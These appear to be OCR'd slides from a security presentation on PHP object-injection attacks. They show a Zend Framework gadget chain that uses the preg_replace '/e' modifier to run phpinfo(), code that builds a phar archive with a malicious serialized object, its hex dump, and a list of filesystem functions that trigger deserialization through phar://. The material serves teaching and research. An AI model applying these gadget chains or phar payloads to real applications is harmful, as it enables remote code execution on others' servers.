


```php

class Zend_Filter_PregReplace implements Zend_Filter_Interface
{
    protected $_matchPattern = null;
    protected $_replacement = '';
    ...
    public function filter($value)
    {
        if ($this->_matchPattern == null) {
            require_once 'Zend/Filter/Exception.php';
            throw new Zend_Filter_Exception(get_class($this) . ' does ....');
        }
        return preg_replace($this->_matchPattern, $this->_replacement, $value);
    }
}
```

Zend_Filter_PregReplace
_matchPattern
_replacement

If this modifier is set, preg_replace() does normal substitution of backreferences in the replacement string, **evaluates it as PHP code**, and uses the result for replacing the search string. Single quotes, double quotes, backslashes (\) and NULL chars will be escaped by backslashes in substituted backreferences.

Real life example



Zend_Filter_PregReplace
_matchPattern = '**/(.*)/e**'
_replacement = '**phpinfo().die()**'

Zend_Mail

Zend_Log
_writers

Zend_Log_Writer_Mail
_eventsToMail = **array(1)**
_subjectPrependText = null
_mail
_layout
_layoutEventsToMail = **array(1)**

Zend_Layout
_inflector
_inflectorEnabled = **true**
_layout = **'layout'**

Phar feature

```
readfile("phar://./deser.phar");
file_exists…
getimagesize…
is_file…
is_dir…
is_readable…
is_writable…
…
```


+

```
class VulnerableClass {
    function __destruct() {
        echo "PWN\n";
    }
}
```

```
$p = new Phar('./deser.phar', 0);
$p['file.txt'] = 'test';
$p->setMetadata(new VulnerableClass());
$p->setStub('<?php __HALT_COMPILER(); ?>');
```

Phar feature

$ cat **deser.phar**



```
00000000  3C 3F 70 68 70 20 5F 5F 48 41 4C 54 5F 43 4F 4D  <?php.__HALT_COM
00000010  50 49 4C 45 52 28 29 3B 20 3F 3E 0D 0A 5F 00 00  PILER();.?>.._..
00000020  00 01 00 00 00 11 00 00 00 01 00 00 00 00 00 29  ...............)
00000030  00 00 00 4F 3A 38 3A 22 41 6E 79 43 6C 61 73 73  ...O:8:"AnyClass
00000040  22 3A 31 3A 7B 73 3A 34 3A 22 64 61 74 61 22 3B  ":1:{s:4:"data";
00000050  73 3A 34 3A 22 72 69 70 73 22 3B 7D 08 00 00 00  s:4:"rips";}....
00000060  74 65 73 74 2E 74 78 74 04 00 00 00 5D C5 6E 5B  test.txt....]┼n[
00000070  04 00 00 00 C7 A7 8B 3B B6 01 00 00 00 00 00 00  ....╟ºï;╢.......
00000080  74 65 78 74 E9 E9 6A 7A 90 17 91 F2 23 E5 FB 8D  textΘΘjzÉ.æ≥#σ√ì
00000090  DC DE 2A 60 D4 8F 7F 88 02 00 00 00 47 42 4D 42  ▄▐*`╘Å⌂ê....GBMB
```

Phar feature

=

PWN!!!

Trigger unserialize with some filesystem functions

PHP executes __destruct and __wakeup on deserialized object

That’s all!